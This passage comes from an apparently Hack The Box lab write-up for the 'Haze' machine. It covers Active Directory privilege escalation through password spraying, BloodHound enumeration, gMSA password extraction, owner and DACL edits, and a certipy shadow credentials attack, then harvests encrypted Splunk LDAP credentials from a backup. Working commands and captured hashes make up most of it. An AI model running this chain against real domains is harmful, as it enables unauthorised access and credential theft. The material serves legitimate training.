
```
SMB         10.129.232.50   445    DC01             1110: HAZE\Splunk_LDAP_Auth
(SidTypeGroup)
SMB         10.129.232.50   445    DC01             1111: HAZE\Haze-IT-Backup$
(SidTypeUser)
SMB         10.129.232.50   445    DC01             1112: HAZE\Support_Services
(SidTypeGroup)
```

Armed with a list of usernames, we can now attempt to spray the password we own against other user accounts, hoping to gain access to an account with more privileges than the one we already have.


```
$ netexec ldap dc01.haze.htb -u usernames.txt -p Ld@p_Auth_Sp1unk@2k24 -k --
continue-on-success
SMB         dc01.haze.htb   445    DC01             [*] Windows Server 2022 Build
20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAP        dc01.haze.htb   389    DC01             [-]
haze.htb\Administrator:Ld@p_Auth_Sp1unk@2k24 KDC_ERR_PREAUTH_FAILED
LDAP        dc01.haze.htb   389    DC01             [-]
haze.htb\Guest:Ld@p_Auth_Sp1unk@2k24 KDC_ERR_CLIENT_REVOKED
LDAP        dc01.haze.htb   389    DC01             [-]
haze.htb\krbtgt:Ld@p_Auth_Sp1unk@2k24 KDC_ERR_CLIENT_REVOKED
LDAP        dc01.haze.htb   389    DC01             [-]
haze.htb\DC01$:Ld@p_Auth_Sp1unk@2k24 KDC_ERR_PREAUTH_FAILED
LDAP        dc01.haze.htb   389    DC01             [+]
haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
LDAP        dc01.haze.htb   389    DC01             [+]
haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAP        dc01.haze.htb   389    DC01             [-]
haze.htb\edward.martin:Ld@p_Auth_Sp1unk@2k24 KDC_ERR_PREAUTH_FAILED
LDAP        dc01.haze.htb   389    DC01             [-]
haze.htb\alexander.green:Ld@p_Auth_Sp1unk@2k24 KDC_ERR_PREAUTH_FAILED
LDAP        dc01.haze.htb   389    DC01             [-] haze.htb\Haze-IT-
Backup$:Ld@p_Auth_Sp1unk@2k24 KDC_ERR_PREAUTH_FAILED
```

We can see that the user account `mark.adams` shares the same password as the user `paul.taylor`. The `paul.taylor` account was visibly restricted, so it is a good idea at this point to perform another `Bloodhound` enumeration procedure with the newly acquired account, in hopes `mark.adams` has more privileges to query the domain.

```
$ bloodhound-ce-python -u 'mark.adams' -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb --
zip -c All -dc dc01.haze.htb -ns 10.129.232.50 -op
mark_adams_haze_htb_bloodhound.zip
```



We can see that `mark.adams` has more privileges over the domain than `paul.taylor`.
Enumerating the user `mark.adams`:



We enumerate two interesting group memberships - `REMOTE MANAGEMENT USERS` and `GMSA_MANAGERS`. The first one means that we can access the system through the `WINRM` protocol. The second group is non-standard, which makes it an intresting target to look into.

Lateral Movement

First, we want to gain access to the local system using `evil-winrm`.

```
$ evil-winrm -i dc01.haze.htb -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24'

*Evil-WinRM* PS C:\Users\mark.adams\Documents> whoami
haze\mark.adams
```


The connection was successful. After enumerating the file system, we cannot find anything interesting. We then proceed to analyze the `GMSA_MANAGERS` group that we identified in `Bloodhound`. `Bloodhound` does not show this group having any privileges over another object. The name of the group indicates that members of this group can manage `GMSA Accounts` in some way, and have already identified a `GMSA` account - `HAZE-IT-BACKUP$`, so maybe we can see if we can enumerate any possible access rights this group has over this object. Using `PowerShell`:

```
*Evil-WinRM* PS C:\Users\mark.adams\Documents> $target = Get-ADServiceAccount -
Identity "HAZE-IT-BACKUP$"
*Evil-WinRM* PS C:\Users\mark.adams\Documents> $objectDn =
$target.DistinguishedName
*Evil-WinRM* PS C:\Users\mark.adams\Documents> $directoryEntry = New-Object
System.DirectoryServices.DirectoryEntry("LDAP://$objectDn")
*Evil-WinRM* PS C:\Users\mark.adams\Documents> $acl =
$directoryEntry.ObjectSecurity
*Evil-WinRM* PS C:\Users\mark.adams\Documents> $acl.Access | Where-Object {
$_.IdentityReference -like "*GMSA_MANAGERS" } | Format-Table IdentityReference,
ActiveDirectoryRights, AccessControlType, ObjectType, InheritanceType

IdentityReference         ActiveDirectoryRights AccessControlType ObjectType
                      InheritanceType
-----------------         --------------------- ----------------- ----------
                      ---------------
HAZE\gMSA_Managers ReadProperty, GenericExecute             Allow 00000000-0000-
0000-0000-000000000000            None
HAZE\gMSA_Managers                WriteProperty             Allow 888eedd6-ce04-
df40-b462-b8a50e41ba38            None
```

We can see that the `GMSA_MANAGERS` group has `WriteProperty` over the `HAZE-IT-BACKUP$` service account. Armed with this information, we can now proceed to modify the `PrincipalsAllowedToRetrieveManagedPassword` property to an object we control (for example, `mark.adams`), and then proceed to retrieve the `NTLM` hash of the service account using `netexec`.


```
*Evil-WinRM* PS C:\Users\mark.adams\Documents> Set-ADServiceAccount -Identity
'Haze-IT-Backup$' -PrincipalsAllowedToRetrieveManagedPassword mark.adams

$ nxc ldap dc01.haze.htb -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' --gmsa

SMB         10.129.232.50   445    DC01             [*] Windows Server 2022 Build
20348 x64 (name:DC01) (domain:haze.htb) (signing:True) (SMBv1:False)
LDAPS       10.129.232.50   636    DC01             [+]
haze.htb\mark.adams:Ld@p_Auth_Sp1unk@2k24
LDAPS       10.129.232.50   636    DC01             [*] Getting GMSA Passwords
LDAPS       10.129.232.50   636    DC01             Account: Haze-IT-Backup$
NTLM: 723fd747a7523dbebfc5b1d3d759ffbf
```

Enumerating the newly acquired service account in `Bloodhound`, the following outbound control is found:



We can see that it has the `WriteOwner` control against the `SUPPORT_SERVICES` group. Since we have already noticed a pattern where different users have different read privileges against the domain, we can run `Bloodhound` again using the service account this time to identify possible privileges of the SUPPORT_SERVICES group since with our current `Bloodhound loot`, there is nothing interesting we can do with it.

```
$ impacket-getTGT 'haze.htb/HAZE-IT-BACKUP$' -hashes
:723fd747a7523dbebfc5b1d3d759ffbf
$ export KRB5CCNAME=HAZE-IT-BACKUP\$.ccache
$ bloodhound-ce-python -u 'Haze-IT-Backup$' -k -no-pass -d haze.htb --zip -c All
-dc dc01.haze.htb -ns 10.129.3.134 -op haze_it_backup_haze_htb_bloodhound.zip
```



The newly acquired `Bloodhound` data shows that the `SUPPORT_SERVICES` group has two outbound controls on the `edward.martin` user. Both of these rights allow us to compromise the user, either by changing their password or by modifying the `AddKeyCredentailLink` attribute. We will then perform a `shadow credentials` attack, leveraging the access rights `SUPPORT_SERVICES` has towards the `msDS-AddKeyCredentialLink` attribute. First, we need to become members of the group. Since we can edit the owner of the `SUPPORT_SERVICES` group, we will first change the owner to `Haze-IT-Backup$`.

```
$ impacket-owneredit -target 'support_services' 'haze.htb/HAZE-IT-BACKUP$' -dc-ip
10.129.3.134 -action write -new-owner 'HAZE-IT-BACKUP$' -k -no-pass

[*] Current owner information below
[*] - SID: S-1-5-21-323145914-28650650-2368316563-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=haze,DC=htb
[*] OwnerSid modified successfully!
```

Now that `Haze-IT-Backup$` is the owner, we will grant the `AddMember` right.


```
$ impacket-dacledit -action 'write' -rights 'WriteMembers' -principal 'HAZE-IT-
BACKUP$' -target-dn 'CN=Support_Services,CN=Users,DC=Haze,DC=htb' -dc-ip
10.129.3.134 'haze.htb/HAZE-IT-BACKUP$' -hashes :723fd747a7523dbebfc5b1d3d759ffbf

[*] DACL backed up to dacledit-20250710-202058.bak
[*] DACL modified successfully!
```

Finally, we will add `Haze-IT-Backup$` to the group.

```
$ bloodyAD -d haze.htb -u 'HAZE-IT-BACKUP$' -k --host dc01.haze.htb add
groupMember support_services 'HAZE-IT-BACKUP$'

[+] HAZE-IT-BACKUP$ added to support_services
```

Now, we are ready to perform the `shadow credentials` attack using `certipy`.

```
$ certipy-ad shadow auto -username 'HAZE-IT-BACKUP$@haze.htb' -hashes
:723fd747a7523dbebfc5b1d3d759ffbf -account edward.martin -target dc01.haze.htb -
dc-ip 10.129.3.134

[*] Targeting user 'edward.martin'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'b1dee03a-f6d5-141c-64a9-2c58aae8d6e2'
[*] Adding Key Credential with device ID 'b1dee03a-f6d5-141c-64a9-2c58aae8d6e2'
to the Key Credentials for 'edward.martin'
[*] Successfully added Key Credential with device ID 'b1dee03a-f6d5-141c-64a9-
2c58aae8d6e2' to the Key Credentials for 'edward.martin'
[*] Authenticating as 'edward.martin' with the certificate
[*] Using principal: edward.martin@haze.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'edward.martin.ccache'
[*] Trying to retrieve NT hash for 'edward.martin'
[*] Restoring the old Key Credentials for 'edward.martin'
[*] Successfully restored the old Key Credentials for 'edward.martin'
[*] NT hash for 'edward.martin': 09e0b3eeb2e7a6b0d419e9ff8f4d91af
```



`edward.martin` is a member of the `Remote Management Users` group, so we can access the system remotely using that user and retrieve the user flag.

```
$ evil-winrm -i dc01.haze.htb -u edward.martin -H
09e0b3eeb2e7a6b0d419e9ff8f4d91af

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\edward.martin\Documents> type ../Desktop/user.txt
<REDACTED>
```

It is also clear from Bloodhound that `edward.martin` is a member of the `BACKUP_REVIEWERS` group. An interesting folder exists in the `C:\` directory, which we didn't have access to before - `Backups`:

```
*Evil-WinRM* PS C:\> icacls Backups
Backups HAZE\Backup_Reviewers:(OI)(CI)(RX)
        CREATOR OWNER:(OI)(CI)(IO)(F)
        NT AUTHORITY\SYSTEM:(OI)(CI)(F)
        BUILTIN\Administrators:(OI)(CI)(F)
```

Now that we are accessing the system as members of the `BACKUP_REVIEWERS` group, we can access the folder and its files.

```
*Evil-WinRM* PS C:\> tree /F Backups
Folder PATH listing
Volume serial number is 00000277 3985:943C
C:\BACKUPS
+---Splunk
        splunk_backup_2024-08-06.zip
```

The directory/file naming makes it obvious that we are dealing with a `Splunk` backup. We will download the files locally for analysis.

```
*Evil-WinRM* PS C:\> download Backups\\Splunk\\splunk_backup_2024-08-06.zip

Info: Downloading C:\\Backups\Splunk\splunk_backup_2024-08-06.zip to
splunk_backup_2024-08-06.zip
Info: Download successful!
```

During the initial enumeration and exploitation we did, prior to getting a foothold on the system, we discovered various important `Splunk` configuration files. We can scan the backup for these files, hoping to find more credentials that we can use. First, let's try to search for `authentication.conf`.

```
$ find ./Splunk/ -name "*authentication*.conf" 2>/dev/null

./Splunk/var/run/splunk/confsnapshot/baseline_default/system/default/authenticati
on.conf
./Splunk/var/run/splunk/confsnapshot/baseline_local/system/local/authentication.c
onf
./Splunk/etc/system/default/authentication.conf
```

Viewing the contents of each of these files, `./Splunk/var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf` is the only one that is fruitful, providing credentials (with password being encrypted) for the user `alexander.green`.

```
$ cat
./Splunk/var/run/splunk/confsnapshot/baseline_local/system/local/authentication.c
onf

[default]

minPasswordLength = 8

minPasswordUppercase = 0
minPasswordLowercase = 0

minPasswordSpecial = 0
minPasswordDigit = 0


[Haze LDAP Auth]

SSLEnabled = 0
```

```
anonymous_referrals = 1
bindDN = CN=alexander.green,CN=Users,DC=haze,DC=htb
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
charset = utf8
emailAttribute = mail
enableRangeRetrieval = 0
groupBaseDN = CN=Splunk_Admins,CN=Users,DC=haze,DC=htb
groupMappingAttribute = dn
groupMemberAttribute = member
groupNameAttribute = cn
host = dc01.haze.htb
<SNIP>
```

Aside from the encrypted password, we also find out that `alexander.green` is a member of the `Splunk_Admins` group, making the account a high-value target, since we can assume that gaining access to this user will give us administrative access to `Splunk`.


To decrypt the password, we can follow the same procedure as before, meaning we need to find the `splunk.secret` that was used to encrypt this password.

